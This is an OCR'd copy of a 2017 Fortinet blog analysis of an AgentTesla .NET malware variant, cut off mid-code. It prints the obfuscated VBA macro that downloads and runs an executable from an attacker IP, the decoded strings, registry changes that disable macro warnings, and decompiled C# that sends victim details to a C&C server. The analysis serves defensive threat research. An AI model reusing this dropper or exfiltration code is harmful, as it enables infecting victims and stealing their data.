
# In-Depth Analysis of A New Variant of .NET Malware AgentTesla

blog.fortinet.com/2017/06/28/in-depth-analysis-of-net-malware-javaupdtr

June 28, 2017




Threat Research

By Xiaopeng Zhang | June 28, 2017

## Background

FortiGuard Labs recently captured some malware which was developed using the Microsoft .Net framework. I analyzed one of them, it's a new variant from AgentTasla family. In this blog, I'm going to show you how it is able to steal information from a victim's machine.

The malware was spread via a Microsoft Word document that contained an auto-executable malicious VBA Macro. Figure 1 below shows how it looks when it's opened.





Figure 1. When the malicious Word document is opened

## What the VBA code does

Once you click the “Enable Content” button, the malicious VBA Macro is executed covertly in the background. The code first writes some key values into the device’s system registry to avoid the Macro security warning when opening Word documents with risky content the next time.

Here are the key values it writes into system registry:

> *HKCU\Software\Microsoft\Office\{word version}\Word\Security\,AccessVBOM, dword, 1*
>
> *HKCU\Software\Microsoft\Office\{word version}\Word\Security\,VBAWarning, dword, 1*





Figure 2. Writing two key values into the system registry

Once that task is completed, it re-opens this Word document in a new Word program instance and exits. The Macro is executed again, but this time it follows a different code branch. The main purpose of the Macro executed in the new Word program instance is to dynamically extract a new VBA function (*ljRlpdKkSmQPMbnLdh*) and get it called.

Let's take a look at this function:

```
Sub ljRIpdKkSmQPMbnLdh()

    Dim dmvAQJch As String

    Dim JWyaIoTHtZaFG As String

    Dim TrbaApjsFydVkOGwjnzkpOB As String

    dmvAQJch = CreateObject(ThisDocument.bQYHDG("66627281787F833D6277747B7B",

15)).ExpandEnvironmentStrings(ThisDocument.bQYHDG("3463747C7F34", 15))

    JWyaIoTHtZaFG = ThisDocument.bQYHDG("6B", 15)

    TrbaApjsFydVkOGwjnzkpOB = ThisDocument.bQYHDG("797085823D748774", 15)

    dmvAQJch = dmvAQJch + JWyaIoTHtZaFG + TrbaApjsFydVkOGwjnzkpOB

    Dim cllbWRRTqqWoZebEpYdGmnPBLAx As String

    cllbWRRTqqWoZebEpYdGmnPBLAx =
ThisDocument.bQYHDG("7783837F493E3E43443D46463D42443D4142483E403E837E7370883D748


15)

    Dim OhYBGFWMcPWNnpvvuTeitVAK As Object

    Set OhYBGFWMcPWNnpvvuTeitVAK =

CreateObject(ThisDocument.bQYHDG("5C7872817E827E75833D675C5B5763635F", 15))

    OhYBGFWMcPWNnpvvuTeitVAK.Open ThisDocument.bQYHDG("565463", 15),
cllbWRRTqqWoZebEpYdGmnPBLAx, False

    OhYBGFWMcPWNnpvvuTeitVAK.send


    If OhYBGFWMcPWNnpvvuTeitVAK.Status = 200 Then

        Dim BIPvJqwtceisuIuipCzbpsWRuhRwp As Object

        Set BIPvJqwtceisuIuipCzbpsWRuhRwp =

CreateObject(ThisDocument.bQYHDG("50535E53513D62838174707C", 15))

        BIPvJqwtceisuIuipCzbpsWRuhRwp.Open

        BIPvJqwtceisuIuipCzbpsWRuhRwp.Type = 1

        BIPvJqwtceisuIuipCzbpsWRuhRwp.Write
OhYBGFWMcPWNnpvvuTeitVAK.responseBody

        BIPvJqwtceisuIuipCzbpsWRuhRwp.SaveToFile dmvAQJch, 2
```

```
        BIPvJqwtceisuIuipCzbpsWRuhRwp.Close

    End If

    If Len(Dir(dmvAQJch)) <> 0 Then

        Dim TGoCeWgrszAukk

        TGoCeWgrszAukk = Shell(dmvAQJch, 0)

    End If

End Sub
```

All key words in this function are encoded. Here they are after decoding:

```
bQYHDG("66627281787F833D6277747B7B", 15) => "WScript.Shell"

bQYHDG("3463747C7F34", 15) => "%Temp%"

bQYHDG("797085823D748774", 15) => "javs.exe"

bQYHDG("7783837F493E3E43443D46463D42443D4142483E403E837E7370883D748774", 15) =>
"hxxp://45.77.35.239/1/today.exe"

bQYHDG("5C7872817E827E75833D675C5B5763635F", 15) => "Microsoft.XMLHTTP"

bQYHDG("565463", 15) => "Get"
```

As you may have realized from the highlighted keywords, this malware is designed to download an executable file and run it by calling the “Shell” function. Indeed, it downloads the file “today.exe” to “%Temp%\javs.exe”, and runs it.

## The downloaded exe file





Figure 3. Detailed information of the downloaded javs.exe file

From the analysis result of the PE analysis tool in Figure 3, we know that the downloaded "javs.exe" was built with .Net Framework. Looking at its icon, it is easy to assume that this is a pdf related file. But it's not. This is simply a deception used to confuse the victim.

Once executed, it starts another process by calling the function CreateProcessA with the CREATE_SUSPENDED flag. This procedure could allow the memory of the second process to be modified by calling the function WriteProcessMemory. Finally, the process is restored to run by calling the functions SetThreadContext and ResumeThread.

Figure 4, below, shows how CreateProcessA is called.





Figure 4. javs.exe calls CreateProcessA

Through my analysis, I was able to determine that the data being injected into the second process by calling WriteProcessMemory is another executable file. This file was decoded from a BMP resource in the first javs.exe process. Interestingly, the injected executable was also built with .Net framework.

As you may know, the .Net program only contains complied bytecode. This code can only be parsed and executed in its .Net CLR virtual machine. As a result, debugging a .Net program using the usual Ollydbg or Windbg tools is a challenge. So I had to determine which other analysis tools would work.

## Analysis of the second .Net program

From the above analysis, I was able to determine that the second .Net program had been dynamically decoded from the javs.exe process memory. So the next challenge was capturing its entire data and saving it as an exe file for analysis. To do that, I used the memory tool to dump it directly from the second process memory. Figure 5 shows what the dumped file looks like in the analysis tool.





Figure 5. Dumped memory file in analysis tool

The “File is corrupted” warning obviously occurs because the dumped file’s PE header was wrong. I manually repaired the PE header using a sort of unpacking technique. After that, the dumped file could be recognized, statically analyzed, and debugged. In Figure 6 below, you can see the repaired file was recognized as a .Net assembly, and you even can see .NET Directory information in CFF Explorer.





Figure 6. Repaired dump file in analysis tool

The author of the malware used some anti-analysis techniques to prevent it from being analyzed.  For example, obfuscation is used to make the function names and variable names difficult to understand, and encoding is used to hide key words and data so analysts have a hard time understanding what it is trying to do. The repaired .Net program even causes the static analysis tool .NET Reflector to not work because the names of classes, functions, and variables are unreadable. From Figure 7 below, you can see what the code looks like using these techniques.





Figure 7. The Main function with anti-analysis techniques

To better analyze the malware, I tried to rename parts of the unreadable names. So please note that in the following analysis the unreadable names in the referred code have been renamed to readable names.

Ok, at this point we are finally ready to do the analysis. Let's get started to see what is going to happen.

## Analysis of the .Net malware

Once executed, it goes through the current running processes to kill any duplicate processes found. It then sends "uninstall" and "update" commands to the C&C server. If the response to the "uninstall" command from the server contains an "uninstall" string, it cleans up the information it has written on the victim's machine and exits. When I ran the malware, no "uninstall" string was contained in the response, so I could proceed with the analysis. The following two Figures show you how the "update" command is sent to the C&C server.

```
//============Token: 0x0600002F RID: 47 RVA: 0x00004878 File Offset: 0x00002A78
public static void Update_cmd1()
{
    try
    {
        MainClass.SendToCCServer(string.Format(@"type={0}&hwid={1}&time={2}&pcname={3}&logdata={4}&screen={5}&ipadd={6}
            &webcam_link={7}&client={8}&link={9}&username={10}&password={11}&screen_link={12}",
        new object[]
        {
            decrypt_class.decrypt_string("tdbvUCxttbYV0EawQVXj9w=="), //"update"
            MainClass.hardware_id,
            DateTime.Now.ToString(MainClass.time_3002_71),
            MainClass.Username_ComputerName,    //Username/ComputerName
            null,
            null,
            null,
            null,
            null,
            null,
            null,
            null,
            null
        }));
    }
    catch (Exception arg_75_0)
    {
        ProjectData.SetProjectError(arg_75_0);
        ProjectData.ClearProjectError();
    }
}
```

Figure 8. Sending “update” command to C&C server

```
//SendToCCServer function
public static string SendToCCServer(string body_str)
{try
    {
        string requestUriString = decrypt_class.decrypt_string(@"FdaKeKz6VQiQj6m0AqYGjs0jnFLeNdWcNOOJ3oKFBW
                    /MZFxM0iJBntNW9HSf5THzdolxLLjku8A2nWnig7/Q1A=="); //"hxxp://www.vacanzaimmobiliare.it/testla/WebPanel/post.php"
